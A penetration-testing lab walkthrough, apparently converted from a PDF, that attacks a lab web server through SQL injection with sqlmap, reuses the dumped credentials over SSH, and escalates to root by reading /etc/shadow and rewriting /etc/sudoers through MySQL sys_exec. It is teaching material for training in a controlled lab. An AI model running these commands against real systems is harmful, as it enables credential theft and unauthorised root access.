

All the information provided on this tutorial are for educational purposes only.
You are responsible for any misuse of the information.


Basic vulnerability and misconfiguration identification

Log into your pen-testing Linux machine and point your browser to 192.168.32.33 or 192.168.32.34 or 192.168.32.50

Discover running services, we will focus on https and mysql:

1. *nmap -sS -A -O 192.168.32.34*

Once you have identified http service running on port 80, open Kali Linux and point your browser to `http://192.168.32.x`. You should see a login page as shown below.



Try user admin with password admin, you should get an error message as credentials wrong.

Okay, now open wireshark and filter (search/match) of any http request, you can do that typing ***http.request*** in the filter field.



This filter will match any request to be sent to the server, while wireshark running, go back to your browser and try to log in using user admin and password ' (just single quote), then click on Login.

You should see message similar to the following:

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in `/var/www/checklogin.php` on line 28
Wrong Username or Password

Try Again


Now, go to wireshark and check any http request coming from your machine to the server asking for login.php. Right click on the row >> Follow >> TCP Stream
Check what parameters/arguments are displayed.

You should see something like the following:

`myusername=admin&mypassword=%27&Submit=Login`

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /var/www/checklogin.php on line 28
Wrong Username or Password

Try Again



The image shows a Wireshark packet capture of a TCP stream. The packet list on the left shows several packets from 192.168.0.34 to 192.168.0.56. The packet details pane on the right shows the raw data of the selected packet (No. 16), which is a warning message: "Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /var/www/checklogin.php on line 28". The message is displayed in HTML format with line tags.

No.	Time	Source	Destination
8	7.583198813	192.168.0.34	192.168.0.56
12	7.587508946	192.168.0.56	192.168.0.34
13	7.587543962	192.168.0.34	192.168.0.56
14	7.587646104	192.168.0.34	192.168.0.56
15	7.587723315	192.168.0.56	192.168.0.34
16	7.588656851	192.168.0.56	192.168.0.34
17	7.588674220	192.168.0.34	192.168.0.56
20	17.618711348	192.168.0.34	192.168.0.56
21	17.618958924	192.168.0.56	192.168.0.34
24	22.587047967	192.168.0.56	192.168.0.34
25	22.587221668	192.168.0.34	192.168.0.56
26	22.587449679	192.168.0.56	192.168.0.34

```
Content-Length: 264
Connection: keep-alive
Upgrade-Insecure-Requests: 1

myusername=admin&mypassword=27&Submit=Login HTTP/1.1 200 OK
Date: Mon, 29 Jan 2018 00:35:13 GMT
Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
X-Powered-By: PHP/5.2.4-2ubuntu5.6
Content-Length: 264
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<br />
<b>Warning</b>: mysql_num_rows(): supplied argument is not a valid MySQL result resource in <b>/var/www/checklogin.php</b> on line <b>28</b><br />
Wrong Username or Password<form method="link" action="index.php"><input type="submit" value="Try Again"></form>
```

Now, time to use sqlmap

Start sqlmap with the automatic form discovery option:

2. **sqlmap -u "http://192.168.32.34/checklogin.php" --data="myusername=%27&mypassword = %27&Submit=Login" --risk=3 --level=5 --dbs**

sqlmap should be able to detect 3 databases, 2 of which comes with a default MySQL installation (information_schema and mysql) and the third one is members. We'll use members database.

3. **sqlmap -u "http://192.168.32.34/checklogin.php" --data="myusername=%27&mypassword = %27&Submit=Login" -T members --columns**

4. **sqlmap -u "http://192.168.32.34/checklogin.php" --data="myusername=%27&mypassword = %27&Submit=Login" -D members --dump**

The above command should reveal some interesting user(s) information.

Try to login (via ssh) using database users credentials

4. **ssh -v three@192.168.32.34**

Once you logged-in, type the following command followed by three user password:

echo os.system('/bin/bash') && sudo su -

Search for setuid and setgid; Setuid and Setgid are the access privileges targets allowing to launch the executable files with rights of an owner or the group of executable files (usually it is root).

find / -user root -perm -4000 -exec ls -ld {} \; > /tmp/permissions

cat /tmp/permissions

5. Privileges escalation

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

Connect to **MySQL** database engine as root:

```
mysql -u root -h localhost

mysql> select VERSION();
mysql> select load_file('/etc/passwd');
...
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

Copy /etc/shadow in /tmp, using the sys_exec() command:

```
mysql> select sys_exec("cat /etc/shadow > /tmp/shadow");
+-----+
| sys_exec("cat /etc/shadow > /tmp/shadow") |
+-----+
| NULL                                     |
+-----+
```

The file has been successfully copied to /tmp/shadow. As we have copied the file as root (via MySQL), we need to set proper permissions to be able to access it:

```
mysql> select sys_exec("chown john /tmp/shadow");
+-----+
| sys_exec("chown john /tmp/shadow") |
+-----+
| NULL                               |
+-----+
mysql>\q
```

NOTE: Please replace users John and Robert with one, two or three users.

from Linux command line interface (cli) type:

```
cat /tmp/shadow
```

6. Become root

```
mysql> select sys_exec('cat /etc/sudoers > /tmp/sudo');  
mysql> select sys_exec('chown john /tmp/sudo; chmod 755 /tmp/sudo');  
mysql> \q
```

Add the following line to /tmp/sudo file, just after the root username.

```
root ALL=(ALL) ALL
```

```
three ALL=(ALL) ALL
```

Save the file and exit, then go back to mysql

```
mysql -u root -h localhost
```

```
mysql> select sys_exec('cat /tmp/sudo > /etc/sudoers');
```

```
mysql>\q
```

From the cli type the below command, connect to the remote server using Robert user account.

```
ssh -v three@192.168.32.34
```

Once you logged-in, type the following command followed by Robert password:

```
echo os.system('/bin/bash') && sudo su -
```

Some useful links:

<https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells>

<http://resources.infosecinstitute.com/privilege-escalation-linux-live-examples/>

www.cvedetails.com or [cve.mitre.org/cgi-bin/cvename.cgi?name=\[CVE\]](http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE])

<https://www.exploit-db.com/local/>